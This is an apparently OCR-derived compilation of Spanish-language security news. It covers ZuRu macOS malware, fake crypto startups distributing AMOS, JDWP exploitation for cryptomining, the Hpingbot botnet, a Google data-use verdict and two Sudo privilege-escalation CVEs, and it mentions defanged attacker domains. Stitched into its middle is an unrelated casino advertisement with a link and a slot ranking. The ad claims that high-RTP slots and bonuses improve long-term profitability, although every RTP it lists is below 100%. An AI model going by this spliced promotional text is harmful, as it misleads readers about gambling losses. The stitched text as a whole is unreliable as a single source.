
El primer registro de ZuRu se remonta a septiembre de 2021, cuando un usuario en el portal chino Zhihu alertó sobre una campaña maliciosa que manipulaba búsquedas de *iTerm2* —una terminal auténtica de macOS— para redirigir a víctimas a sitios engañosos y distribuir el malware.

En enero de 2024, el laboratorio *Jamf Threat Labs* identificó un malware distribuido mediante aplicaciones piratas para macOS que compartía características con ZuRu. Algunas de las apps comprometidas más conocidas incluyen *Remote Desktop* de Microsoft para Mac, *SecureCRT* y *Navicat*.

El uso de resultados patrocinados en buscadores como vector de propagación sugiere que los atacantes detrás de ZuRu actúan de forma más casual que dirigida, enfocándose especialmente en usuarios que buscan herramientas de administración remota o de bases de datos.

Tal como en las versiones detectadas por Jamf, los componentes más recientes de ZuRu incorporan una versión manipulada de la herramienta de post-explotación de código abierto *Khepri*, que permite controlar remotamente los sistemas comprometidos.

> *"El malware se distribuye en una imagen de disco .dmg, la cual contiene una copia intervenida de la app original Termius.app"*, explicaron. *"Como se ha modificado el paquete de la app, los atacantes reemplazaron la firma original del desarrollador por una firma improvisada para pasar los controles de seguridad de macOS."*



La app alterada incluye dos binarios adicionales dentro del paquete *Termius Helper.app*: uno llamado *".localized" que descarga y activa un beacon C2 de Khepri desde "download.termius[.]info"*, y otro llamado ".Termius Helper1", que es simplemente una copia renombrada del auxiliar legítimo de Termius.

> *"Si bien Khepri ya había sido empleado en variantes anteriores de ZuRu, esta nueva*

> *forma de manipular una aplicación difiere de los métodos previos utilizados por el grupo atacante”,* señalaron los analistas.
>
> *“En ediciones anteriores, los desarrolladores del malware modificaban el ejecutable principal del paquete agregando un comando de carga que enlazaba una biblioteca externa (.dylib), la cual funcionaba como cargador para el backdoor de Khepri y sus mecanismos de permanencia.”*

El cargador no solo descarga el beacon de Khepri, sino que también asegura que el malware se mantenga activo en el sistema, verificando si ya está instalado en la ruta “/tmp/.fseventsd” y comparando el hash MD5 del archivo con el del servidor.

Si el valor hash no coincide, se descarga una versión actualizada. Esta función probablemente actúe como mecanismo de actualización, aunque SentinelOne también plantea que podría usarse para verificar la integridad del archivo y evitar corrupción.

La variante de Khepri integrada actúa como un implante de comando y control que permite al atacante realizar reconocimiento del sistema, transferencia de archivos, ejecución y control de procesos, así como ejecución de comandos con retorno de salida. La comunicación con el beacon se realiza a través del servidor “ctl01.termius[.]fun”.

> *“La nueva edición de macOS.ZuRu mantiene la estrategia del atacante de modificar aplicaciones legítimas empleadas por desarrolladores y personal de TI”,* concluyeron los investigadores.
>
> *“El cambio de técnica —de la inyección Dylib a la alteración de una aplicación auxiliar embebida— parece buscar evadir mecanismos específicos de detección. Aun así, el uso continuo de ciertas tácticas, como los patrones en dominios, nombres de archivo y técnicas de persistencia, indica que siguen teniendo éxito en*

> *entornos sin protección de endpoints adecuada.”*

Los usuarios de criptomonedas son el objetivo de una campaña activa de ingeniería social que utiliza falsas empresas emergentes para engañarlos y hacer que descarguen malware capaz de robar activos digitales, tanto en sistemas Windows como macOS.

> *«Estas operaciones maliciosas se hacen pasar por compañías de inteligencia artificial, videojuegos y Web3, utilizando cuentas falsas en redes sociales y documentación de proyectos alojada en plataformas legítimas como Notion y GitHub»*, explicó la investigadora Tara Gould de Darktrace en un informe.

Esta elaborada estafa en redes sociales lleva activa un tiempo, y una versión anterior, en diciembre de 2024, utilizó plataformas falsas de videollamadas para engañar a las víctimas con la excusa de discutir oportunidades de inversión, luego de contactarlas por apps de mensajería como Telegram.

Los usuarios que descargaban el supuesto software de reuniones eran infectados de forma sigilosa con malware tipo stealer como Realst. Esta campaña fue nombrada *Meeten* por la empresa Cado Security (adquirida por Darktrace a principios de este año), en referencia a uno de los servicios de videoconferencias falsos utilizados.

Dicho esto, hay indicios de que esta actividad podría estar ocurriendo desde al menos marzo de 2024, cuando el equipo de Jamf Threat Labs descubrió un dominio llamado *meethub[.]gg* utilizado para distribuir el malware Realst.

Los hallazgos más recientes de Darktrace indican que esta campaña no solo continúa siendo una amenaza activa, sino que ahora abarca una mayor variedad de temáticas, como inteligencia artificial, videojuegos, Web3 y redes sociales.

Además, se ha observado que los atacantes aprovechan cuentas comprometidas en X (antes

Twitter), tanto de empresas como de empleados —principalmente aquellas verificadas— para acercarse a sus objetivos y dar una apariencia legítima a sus falsas organizaciones.

> *«Utilizan sitios frecuentemente empleados por compañías de software como X, Medium, GitHub y Notion»,* señaló Gould. *«Cada empresa falsa cuenta con un sitio web profesional que incluye empleados, blogs de productos, documentos técnicos y hojas de ruta.»*

Una de estas compañías ficticias es Eternal Decay (@metaversedecay), que afirma ser un juego basado en blockchain, y ha compartido imágenes legítimas alteradas digitalmente en X para aparentar que participa en conferencias. El objetivo es construir una presencia en línea creíble que aumente la posibilidad de que las víctimas se infecten.

Algunas de las otras empresas falsas identificadas son las siguientes:

- BeeSync (X cuentas: @BeeSyncAI, @AIBeeSync)
- Buzzu (X cuentas: @BuzzuApp, @AI_Buzzu, @AppBuzzu, @BuzzuApp)
- Cloudsign (cuenta X: @cloudsignapp)
- Dexis (cuenta X: @DexisApp)
- KlastAI (cuenta X: Enlaces a la cuenta X de Pollens AI)
- Lunelior
- NexLoop (cuenta X: @nexloopspace)
- NexoraCore
- NexVoo (cuenta X: @Nexvoospace)
- Pollens AI (X cuentas: @pollensapp, @Pollens_app)
- Slax (X cuentas: @SlaxApp, @Slax_app, @slaxproject)
- Solune (X cuenta: @soluneapp)
- Swox (X cuentas: @SwoxApp, @Swox_AI, @swox_app, @App_Swox, @AppSwox, @SwoxProject, @ProjectSwox)
- Wasper (X cuentas: @wasperAI, @WasperSpace)
- YondaAI (cuenta X: @yondaspace)

El ataque comienza cuando una de estas cuentas controladas por los atacantes contacta a una víctima a través de X, Telegram o Discord, invitándola a probar su software a cambio de un pago en criptomonedas.

Si la víctima acepta participar, es redirigida a un sitio web ficticio, donde se le pide ingresar un código de registro proporcionado por el supuesto empleado, para así descargar una aplicación en formato Electron para Windows o una imagen de disco (DMG) para macOS, dependiendo del sistema operativo.

En equipos Windows, al ejecutar la aplicación maliciosa, la víctima ve una pantalla de verificación de Cloudflare, mientras en segundo plano se analiza el sistema y se descarga un instalador MSI que se ejecuta de forma oculta. Aunque no se conoce con certeza el contenido del malware, se sospecha que se trata de un ladrón de información.

En macOS, por otro lado, la descarga lleva a la instalación del conocido malware Atomic macOS Stealer (AMOS), diseñado para robar documentos, datos de navegadores web y monederos de criptomonedas, y enviar esta información a servidores externos.

El archivo DMG también contiene un script que configura persistencia en el sistema mediante un *Launch Agent*, asegurando que la app se ejecute automáticamente al iniciar sesión. Además, descarga y lanza un binario en Objective-C/Swift que registra el uso de la aplicación y los tiempos de interacción del usuario, los cuales son transmitidos a un servidor remoto.

Darktrace también señaló que esta campaña comparte tácticas similares con las empleadas por un grupo de tráfico conocido como Crazy Evil, que engaña a las víctimas para que instalen malware como StealC, AMOS y Angel Drainer.

> *«Si bien no está claro si estas campañas [...] pueden atribuirse a Crazy Evil o a alguno de sus subgrupos, las técnicas utilizadas son similares»*, dijo Gould. *«Esta campaña demuestra el esfuerzo que hacen los actores de amenazas para hacer que estas empresas falsas parezcan legítimas, con el fin de robar criptomonedas,*

> *además del uso de nuevas variantes de malware diseñadas para evadir detección.»*

Si eres jugador frecuente del casino online de Betano Chile Casino https://betanobet-cl.com/casino/, seguramente ya sabes que las tragamonedas son uno de los juegos más accesibles, entretenidos y repletos de posibilidades de ganancia. Pero si tu objetivo es jugar con inteligencia y estrategia, no basta con elegir por estética o popularidad. Hay un dato técnico fundamental que puede marcar una gran diferencia a largo plazo: el RTP, o retorno al jugador.

En este artículo, te contamos todo lo que necesitas saber sobre este indicador y te presentamos el ranking con las 10 tragamonedas con el RTP más alto disponibles actualmente en Betano Chile. Con esta información podrás seleccionar mejor tus juegos, aprovechar tus depósitos y, por qué no, acercarte más a esa jugada que tanto estás esperando.

¿Qué significa RTP en una tragamonedas?

El RTP (Return to Player, en inglés) representa el porcentaje teórico del dinero apostado que una tragamonedas devuelve a los jugadores a lo largo del tiempo. Por ejemplo, si una tragamonedas tiene un RTP del 97%, significa que, estadísticamente, por cada $100 apostados, se devuelven $97 en premios.

Es importante aclarar que el RTP no refleja lo que pasará en una sola sesión. Este porcentaje se calcula en base a millones de giros, por lo que no garantiza resultados a corto plazo. Aun así, cuanto más alto sea el RTP, mejores son las probabilidades a favor del jugador. Por eso, cada vez más usuarios experimentados eligen juegos con RTP elevados, especialmente en casinos serios como Betano Chile APP, donde esta información está disponible y verificada.

¿Por qué es tan importante conocer el RTP antes de jugar?

Cuando ingresas a la sección de tragamonedas de Betano, podés encontrar cientos de títulos distintos, con diferentes temáticas, funciones especiales y mecánicas. Pero lo que muchos no ven es que detrás de cada uno hay una matemática diseñada para determinar la frecuencia y el tamaño de los premios.

Jugar sin conocer el RTP es como apostar a ciegas. Dos tragamonedas con el mismo diseño pueden tener retornos al jugador muy distintos. Y si bien ningún juego asegura ganancia, elegir aquellos con RTP más alto te sitúa en una posición estadísticamente más favorable. Además, si combinas esto con promociones activas, bonos de bienvenida y apuestas gratuitas, puedes maximizar aún más el valor de cada giro.

Las 10 tragamonedas con mayor RTP en Betano Chile

A continuación, te detallamos el ranking con las tragamonedas con mejor retorno teórico al jugador que podés encontrar hoy en la plataforma de Betano. Todas estas opciones están disponibles tanto en versión de escritorio como en la app móvil para Android e iOS.

1. Dead or Alive 2 – RTP: 98.0%
   Con temática de western, esta tragamonedas de NetEnt es ideal para jugadores que buscan emoción y grandes premios. Es de alta volatilidad, lo que significa que paga con menor frecuencia pero ofrece premios muy altos.
2. White Rabbit – RTP: 97.7%
   Inspirada en Alicia en el País de las Maravillas, este título de Big Time Gaming usa la mecánica Megaways y ofrece una experiencia envolvente con expansión de carretes y giros adicionales.
3. Guns N’ Roses – RTP: 96.98%
   Esta tragamonedas musical de NetEnt no solo destaca por su banda sonora legendaria, sino también por sus funciones especiales como multiplicadores aleatorios

y giros gratis temáticos.

4. Immortal Romance – RTP: 96.9%
   Una historia de vampiros y romance que se ha convertido en clásico de Microgaming. Cuenta con múltiples personajes y bonificaciones desbloqueables.
5. Secrets of Christmas – RTP: 96.7%
   Perfecta para los que disfrutan del espíritu navideño todo el año. Incluye comodines, multiplicadores y una ronda de bonificación con regalos.
6. Christmas Carol Megaways – RTP: 96.6%
   Una versión de Pragmatic Play del clásico de Dickens. Utiliza Megaways, lo que genera miles de combinaciones posibles y bonificaciones variables.
7. Rick and Morty Megaways – RTP: 96.6%
   Basada en la exitosa serie animada, esta tragamonedas incluye múltiples funciones de bonificación inspiradas en los personajes. Ofrece mucha interacción y buenos pagos.
8. Jingle Spin – RTP: 96.5%
   Otro juego de NetEnt con temática navideña, aunque más moderno y con funciones como giros misteriosos, monedas multiplicadoras y comodines aleatorios.
9. Starburst – RTP: 96.1%
   Clásico de clásicos. Simple, colorido y muy fluido. Ideal para quienes buscan sesiones más tranquilas y juegos de baja volatilidad.
10. Mega Fortune – RTP: 96.0%
    Famosa por sus jackpots progresivos. Aunque el RTP base es de 96%, sus botes acumulados pueden cambiar la vida de un jugador en un solo giro.

¿Cómo elegir bien entre estas tragamonedas?

Todas las tragamonedas del ranking tienen RTP elevado, pero también presentan diferencias importantes en cuanto a volatilidad, diseño, complejidad y tipos de bonificación. Por eso, tu elección no debe basarse solo en el porcentaje de retorno, sino también en tu estilo de juego.

Si quieres sesiones largas y tranquilas, con premios frecuentes aunque más pequeños, te conviene un juego como Starburst o Secrets of Christmas. En cambio, si prefieres jugársela por premios grandes aunque menos frecuentes, Dead or Alive 2 o Mega Fortune pueden ser

las mejores opciones.

Además, considera si estás jugando con fondos propios o con alguna promoción activa. Betano Chile suele ofrecer bonos de bienvenida de hasta $200.000 CLP para nuevos usuarios, más giros gratis y torneos temporales. Aprovechar estas promociones en tragamonedas con RTP alto mejora tu rentabilidad a largo plazo.

Estrategias para aprovechar al máximo tu juego

Aunque las tragamonedas son juegos de azar, existen algunas buenas prácticas que puedes aplicar para aumentar tus posibilidades. Primero, siempre revisa el RTP y la volatilidad del juego antes de apostar. Segundo, si juegas con bonos, elige juegos que cuenten para liberar el rollover. Y tercero, establece un presupuesto diario o semanal para jugar con responsabilidad.

Conclusión

Saber elegir una tragamonedas no solo implica que te guste su estética o temática, sino que también sepas interpretar datos clave como el RTP. En Betano Chile, esta información está siempre visible, lo que permite a los jugadores actuar con mayor conciencia y tomar decisiones más inteligentes. Recuerda jugar con responsabilidad.

Los actores maliciosos están aprovechando interfaces expuestas del Java Debug Wire Protocol (JDWP) para obtener capacidades de ejecución de código y desplegar mineros de criptomonedas en sistemas comprometidos.

> *“El atacante utilizó una versión modificada de XMRig con una configuración codificada de forma fija, lo que le permitió evitar argumentos sospechosos en la línea de comandos, que usualmente son detectados por los defensores. La carga*

> *útil empleaba proxies de pools de minería para ocultar la dirección de su billetera de criptomonedas, impidiendo así que los investigadores rastrearan su origen»,* señalaron los investigadores de Wiz, Yaara Shriki y Gili Tikochinski, en un informe publicado esta semana.

La empresa de seguridad en la nube —que está en proceso de adquisición por Google Cloud— indicó que detectó esta actividad a través de sus servidores honeypot con TeamCity, una herramienta popular para integración y entrega continua (CI/CD).

JDWP es un protocolo de comunicación utilizado en Java con fines de depuración. Permite a los desarrolladores usar un depurador para trabajar con una aplicación Java que se ejecuta en otro proceso, ya sea en la misma máquina o de forma remota.


Sin embargo, dado que JDWP carece de mecanismos de autenticación o control de acceso, exponer este servicio a Internet representa un vector de ataque que puede ser explotado como punto de entrada, permitiendo el control total sobre el proceso Java en ejecución.

En resumen, esta mala configuración puede ser usada para inyectar y ejecutar comandos arbitrarios, establecer persistencia y ejecutar cargas maliciosas.

> *“Aunque JDWP no está activado por defecto en la mayoría de las aplicaciones Java, sí es ampliamente utilizado en entornos de desarrollo y depuración. Muchas aplicaciones populares inician automáticamente un servidor JDWP al ejecutarse en modo debug, frecuentemente sin advertir al desarrollador sobre los riesgos. Si no se protege adecuadamente o se deja expuesto, puede permitir vulnerabilidades de ejecución remota de código (RCE)»*. explicó Wiz.

Algunas de las aplicaciones que pueden activar un servidor JDWP en modo debug incluyen TeamCity, Jenkins, Selenium Grid, Elasticsearch, Quarkus, Spring Boot y Apache Tomcat.

Datos de GreyNoise muestran que más de 2,600 direcciones IP han estado escaneando endpoints JDWP en las últimas 24 horas, de las cuales más de 1,500 son clasificadas como maliciosas y otras 1,100 como sospechosas. La mayoría de estas direcciones provienen de China, Estados Unidos, Alemania, Singapur y Hong Kong.



En los ataques monitoreados por Wiz, los actores maliciosos explotan el hecho de que la Máquina Virtual de Java (JVM) escucha conexiones del depurador en el puerto 5005, lo que les permite escanear la red en busca de puertos JDWP abiertos. En la siguiente etapa, se envía una solicitud JDWP-Handshake para verificar si la interfaz está activa y así establecer una sesión.

Una vez confirmada la exposición e interactividad del servicio, los atacantes ejecutan un comando curl para descargar y ejecutar un script shell de tipo dropper que realiza una serie de acciones:

- Elimina procesos de minería competidores o que usen alto CPU.
- Descarga una versión modificada del minero XMRig desde un servidor externo (“awarmcorner[.]world”) a la ruta `~/.config/logrotate`, adaptado a la arquitectura del sistema.
- Establece persistencia mediante tareas cron, asegurando que la carga se vuelva a

descargar y ejecutar al iniciar sesión, reiniciar o en intervalos de tiempo programados.
- Se elimina a sí mismo al finalizar.

> *"Al ser de código abierto, XMRig facilita a los atacantes su personalización. En este caso, eliminaron toda la lógica de análisis de argumentos y codificaron la configuración directamente. Este ajuste no solo simplifica la distribución, sino que también permite que la carga se haga pasar por el proceso logrotate de forma más convincente».* explicó Wiz.

Aparece el nuevo botnet Hpingbot

Este hallazgo coincide con el análisis de NSFOCUS sobre un nuevo y ágil malware escrito en Go, llamado Hpingbot, capaz de infectar sistemas Windows y Linux para convertirlos en parte de una botnet que lanza ataques DDoS, utilizando hping3, una herramienta de red que permite enviar paquetes ICMP/TCP/UDP personalizados.

Una característica destacada de este malware es que, a diferencia de otros troyanos basados en familias conocidas como Mirai o Gafgyt, Hpingbot es una cepa completamente nueva. Desde al menos el 17 de junio de 2025, se han emitido varios cientos de comandos DDoS, apuntando principalmente a Alemania, Estados Unidos y Turquía.

> *"Es una nueva familia de botnets desarrollada desde cero, que demuestra una gran capacidad de innovación y eficiencia en el uso de recursos existentes, como distribuir las cargas a través de Pastebin y lanzar ataques DDoS con hping3, lo que mejora su sigilo y reduce considerablemente los costos de desarrollo y operación,"* señaló la empresa china de ciberseguridad.

Hpingbot se propaga aprovechando configuraciones débiles en SSH, mediante un módulo autónomo que realiza ataques de fuerza bruta por medio de "password spraying" para

obtener acceso inicial.

Los comentarios de depuración en alemán presentes en el código fuente indican que la versión más reciente aún podría estar en pruebas. El ataque, en términos generales, implica el uso de Pastebin como punto de referencia para obtener una dirección IP ("128.0.118[.]18"), la cual se emplea para descargar un script.

Ese script detecta la arquitectura del CPU del sistema infectado, finaliza versiones previas del troyano y recupera la carga principal encargada de iniciar ataques DDoS por medio de TCP y UDP. También implementa persistencia y elimina el historial de comandos para ocultar la infección.

En un giro interesante, desde el 19 de junio, los atacantes han comenzado a usar nodos infectados por Hpingbot para distribuir otro componente DDoS en Go, que, aunque comparte el mismo servidor C2, ya no usa Pastebin ni hping3, sino que implementa funciones integradas de inundación UDP/TCP.

Otro detalle relevante es que, aunque la versión de Windows no puede utilizar hping3 para lanzar ataques DDoS —ya que se instala mediante el comando de Linux `apt -y install`—, la capacidad del malware de descargar y ejecutar cargas adicionales sugiere que los atacantes podrían estar buscando más que solo interrumpir servicios, convirtiendo la botnet en una red de distribución de malware.

> *"Es importante destacar que la versión para Windows de Hpingbot no puede utilizar directamente hping3 para lanzar ataques DDoS, pero su actividad sigue siendo muy frecuente, lo que indica que los atacantes no se están limitando a los ataques de denegación de servicio, sino que también buscan aprovechar su funcionalidad para descargar y ejecutar cargas arbitrarias."*

Un tribunal del estado de California, EE.UU., ha ordenado a Google pagar 314 millones de dólares por haber utilizado de forma indebida los datos móviles de los usuarios de

dispositivos Android, incluso cuando estos se encontraban en reposo, para enviar información de manera pasiva a la compañía.

El fallo pone fin a una demanda colectiva que fue presentada por primera vez en agosto de 2019.

Según los demandantes, el sistema operativo Android de Google usaba el plan de datos móviles de los usuarios para transmitir diversa información a Google, sin su conocimiento ni autorización, incluso cuando los dispositivos estaban inactivos.

> *«Aunque Google podría haber diseñado estos envíos para que se realicen únicamente cuando los teléfonos están conectados a una red Wi-Fi, en cambio optó por permitir que también ocurran mediante redes móviles»,* afirmaron.
>
> *«El uso no autorizado de los datos móviles por parte de Google infringe la legislación de California y obliga a la compañía a compensar a los demandantes por el valor de los datos consumidos en beneficio propio y sin su aprobación.»*

Los denunciantes sostuvieron que estas transmisiones sucedían incluso cuando las apps de Google no estaban abiertas, sino funcionando en segundo plano, y los dispositivos permanecían inactivos, consumiendo así datos móviles sin que el usuario lo supiera.

En una de las pruebas citadas, se detectó que un teléfono Samsung Galaxy S7, con configuración predeterminada y aplicaciones preinstaladas, vinculado a una cuenta nueva de Google, enviaba y recibía diariamente 8.88 MB de datos móviles, de los cuales un 94% eran comunicaciones entre el dispositivo y Google.

Durante un periodo de 24 horas, se registraron alrededor de 389 transmisiones de datos, las cuales contenían principalmente archivos de registro con métricas del sistema operativo, estado de la red y lista de aplicaciones abiertas.

> *«Los archivos de registro no suelen requerir transmisión inmediata, y podrían ser enviados más tarde cuando haya conexión Wi-Fi disponible»,* se lee en los documentos judiciales.
>
> *«Google también podría permitir que los usuarios configuren Android para que esas transferencias pasivas solo ocurran con Wi-Fi, pero aparentemente ha decidido no hacerlo. En su lugar, Google ha preferido aprovecharse del plan de datos móviles de los demandantes.»*

Pero eso no fue todo. En la demanda también se mencionó un experimento de 2018 que mostró que un dispositivo Android que permanecía aparentemente inactivo y sin moverse, pero con el navegador Chrome abierto en segundo plano, generaba alrededor de 900 transmisiones pasivas en 24 horas.

En contraste, un iPhone que se mantenía inmóvil con Safari abierto en segundo plano enviaba «significativamente menos información», destacando que el sistema operativo de Apple otorga mayor control al usuario sobre la transmisión de datos en segundo plano.

Tras el juicio iniciado el 2 de junio de 2025, el jurado falló a favor de los demandantes, concluyendo que la empresa tecnológica era responsable de realizar estas transmisiones de datos pasivas, imponiendo a los usuarios lo que calificaron como «cargas obligatorias e inevitables […] en beneficio y conveniencia de Google.»

En declaraciones a Reuters, Google anunció que apelará la decisión, argumentando que estas transmisiones están relacionadas con «servicios esenciales para la seguridad, el rendimiento y la fiabilidad de los dispositivos Android.» La compañía también señaló que estos envíos están detallados en sus términos de uso y que cuenta con el consentimiento del usuario.

El veredicto del jurado llega casi dos meses después de que Google aceptara pagar cerca de 1.400 millones de dólares para resolver dos demandas en el estado de Texas, donde se le acusaba de rastrear la ubicación de los usuarios y almacenar datos de reconocimiento facial

sin consentimiento.

Esta decisión también coincide con una apelación de Meta frente al fallo de la Comisión Europea en abril de 2025, que determinó que su modelo de «pagar o dar consentimiento» violaba la Ley de Mercados Digitales (DMA) de la región, y le impuso una multa de 200 millones de euros (227 millones de dólares).

> *«La decisión exige que Meta ofrezca un servicio con anuncios menos personalizados de manera gratuita, sin considerar el coste, el impacto o la eficacia, imponiendo así un modelo de negocio posiblemente insostenible»,* afirmó la empresa.
>
> *«Esta medida ignora la realidad comercial de que, en una economía de mercado, Meta tiene derecho a recibir una compensación justa por los servicios innovadores y valiosos que los usuarios eligen utilizar, un principio clave para mantener la innovación y el crecimiento económico.»*

Investigadores en ciberseguridad han revelado dos vulnerabilidades en la herramienta de línea de comandos Sudo, utilizada en sistemas Linux y otros sistemas operativos similares a Unix, que podrían permitir a atacantes locales escalar privilegios y obtener acceso como root en sistemas vulnerables.

A continuación se describen brevemente las fallas encontradas:

- CVE-2025-32462 (puntuación CVSS: 2.8) – Las versiones de Sudo anteriores a la 1.9.17p1, cuando se utilizan con un archivo sudoers que incluye un host que no es ni el sistema actual ni «ALL», permiten que los usuarios autorizados ejecuten comandos en máquinas distintas a las esperadas.
- CVE-2025-32463 (puntuación CVSS: 9.3) – En versiones anteriores a Sudo 1.9.17p1, usuarios locales pueden obtener acceso como root porque el archivo «/etc/nsswitch.conf» puede ser tomado desde un directorio controlado por el usuario

cuando se utiliza la opción –chroot.

Sudo es una utilidad de consola que permite a usuarios con bajos privilegios ejecutar comandos como si fueran otro usuario, comúnmente el superusuario. Su objetivo es aplicar el principio de mínimo privilegio, es decir, permitir que se realicen tareas administrativas sin necesidad de acceso completo.

La configuración del comando se gestiona mediante el archivo «/etc/sudoers», el cual especifica *"quién puede ejecutar qué comandos como qué usuarios, en qué máquinas, y también puede controlar aspectos especiales como si se requiere contraseña para ciertos comandos".*

El investigador Rich Mirch, de Stratascale, quien descubrió y reportó ambas vulnerabilidades, explicó que CVE-2025-32462 había pasado desapercibida por más de 12 años. Esta falla está relacionada con la opción -h (host) de Sudo, que permite consultar los privilegios de sudo para un host diferente. Esta funcionalidad fue incorporada en septiembre de 2013.

No obstante, debido a un error, era posible ejecutar comandos permitidos para un host remoto en la máquina local, si se usaba Sudo con la opción host apuntando a un sistema ajeno.

> *"Esto afecta principalmente a entornos que comparten un archivo sudoers común entre múltiples sistemas. Los entornos que utilizan sudoers basados en LDAP (como SSSD) también se ven afectados»,* explicó el responsable del proyecto Sudo, Todd C. Miller, en un comunicado.

En cuanto a la segunda vulnerabilidad, CVE-2025-32463, esta aprovecha la opción -R (chroot) de Sudo para ejecutar comandos arbitrarios como root, incluso si dichos comandos no están definidos en el archivo sudoers. Esta falla ha sido clasificada como crítica.

> *"La configuración predeterminada de Sudo es vulnerable. Aunque la falla involucra la característica chroot de Sudo, no requiere que existan reglas de Sudo definidas para el usuario. Por lo tanto, cualquier usuario local sin privilegios podría escalar sus permisos a root si el sistema tiene instalada una versión vulnerable»,* indicó Mirch.

En otras palabras, esta vulnerabilidad permite que un atacante engañe a Sudo para que cargue una biblioteca compartida manipulada, creando un archivo «/etc/nsswitch.conf» dentro de un directorio raíz personalizado, lo que puede resultar en la ejecución de código malicioso con privilegios elevados.

Miller señaló que la opción chroot será eliminada completamente en futuras versiones de Sudo, ya que permitir a los usuarios definir su propio directorio raíz es "propenso a errores".

Tras una divulgación responsable realizada el 1 de abril de 2025, ambas fallas fueron corregidas en la versión Sudo 1.9.17p1, publicada a finales del mes pasado. Diversas distribuciones de Linux han emitido sus propios avisos de seguridad, ya que Sudo viene instalado por defecto en muchas de ellas:

- CVE-2025-32462 afecta a: *AlmaLinux 8 y 9, Alpine Linux, Amazon Linux, Debian, Gentoo, Oracle Linux, Red Hat, SUSE y Ubuntu*.
- CVE-2025-32463 afecta a: *Alpine Linux, Amazon Linux, Debian, Gentoo, Red Hat, SUSE y Ubuntu*.

Se recomienda a todos los usuarios aplicar las actualizaciones correspondientes y asegurarse de que sus distribuciones de Linux estén protegidas con los paquetes más recientes.